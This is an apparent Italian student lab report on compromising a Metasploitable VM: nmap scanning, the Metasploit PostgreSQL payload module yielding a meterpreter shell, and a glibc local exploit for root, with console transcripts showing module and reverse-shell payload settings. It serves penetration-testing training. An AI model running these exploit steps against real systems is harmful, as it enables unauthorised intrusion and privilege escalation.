
Report esercizio S7L3

L'obbiettivo di oggi era quello di sfruttare le varie vulnerabilità della macchina "Metasploitable" per entrare nel sistema e prendere il controllo della macchina.


Come primo passo abbiamo effettuato una scansione nmap sulla macchina vittima (Metasploitable) dove abbiamo scoperto che presentava parecchie vulnerabilità, quella scelta per l'attacco odierno è stata la postgresql sulla porta 5432.

Dopo di che avviamo mfconsole per poter cominciare il nostro attacco. Partiamo cercando l'exploit per attaccare la vulnerabilità scelta (exploit/linux/postgres/postgres_payload)

In seguito, cerchiamo l'exploit scelto e lo selezioniamo. In seguito col comando "options" ci accertiamo di ciò che richiede il modulo per funzionare.




Impostate tutte le richieste necessarie come RHOSTS e LHOST avviamo il modulo scelto. Il quale crea una connessione TCP e apre la shell “meterpreter”. Ci accertiamo con il comando “getuid” il quale restituisce l’username “postgres”.




Il passo successivo è stato mettere in background la sessione 1, e grazie ad un suggerimento sottoforma di indovinello abbiamo cercato un altro exploit che ci permettesse di ottenere i privilegi root della macchina bersaglio. Anche in questo caso abbiamo attivato il modulo e usando il comando “options” e abbiamo controllato se tutte le richieste del exploit fossero impostate.

In seguito, abbiamo richiamato la sessione precedente



Dando il comando per far iniziare il modulo a lavorare possiamo vedere che verranno mostrate tutte le vulnerabilità, sia quelle che possono subire un attacco sia quelle che invece non possono subirlo.



Alla fine della ricerca abbiamo selezionato una delle vulnerabilità (in questo caso abbaimo usato la prima apparsa in elenco), però quando abbiamo dato il comando “options” si può notare che di default il modulo viene impostato per un base e un IP errati, ma lo vedremo dopo.

```
[*] Post module execution completed
msf6 post( multi/recon/local_exploit_suggester     ) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit( linux/local/glibc_ld_audit_dso_load_priv_esc      ) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the     info , or  info -d  command.

msf6 exploit( linux/local/glibc_ld_audit_dso_load_priv_esc      ) > set session 1
session ⇒ 1
msf6 exploit( linux/local/glibc_ld_audit_dso_load_priv_esc      ) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
```

Ora richiamiamo la “session 1” impostata in precedenza e avviamo il modulo

```
msf6 exploit( linux/local/glibc_ld_audit_dso_load_priv_esc      ) > set session 1
session ⇒ 1
msf6 exploit( linux/local/glibc_ld_audit_dso_load_priv_esc      ) > set payload linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit( linux/local/glibc_ld_audit_dso_load_priv_esc      ) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the     info , or  info -d  command.
```

Avviato il modulo possiamo notare un piccolo errore di IP corretto subito dopo, ma a parte questo piccolo intoppo, possiamo notare come il modulo funzioni e ci permetta di acquisire i privilegi di root della macchina.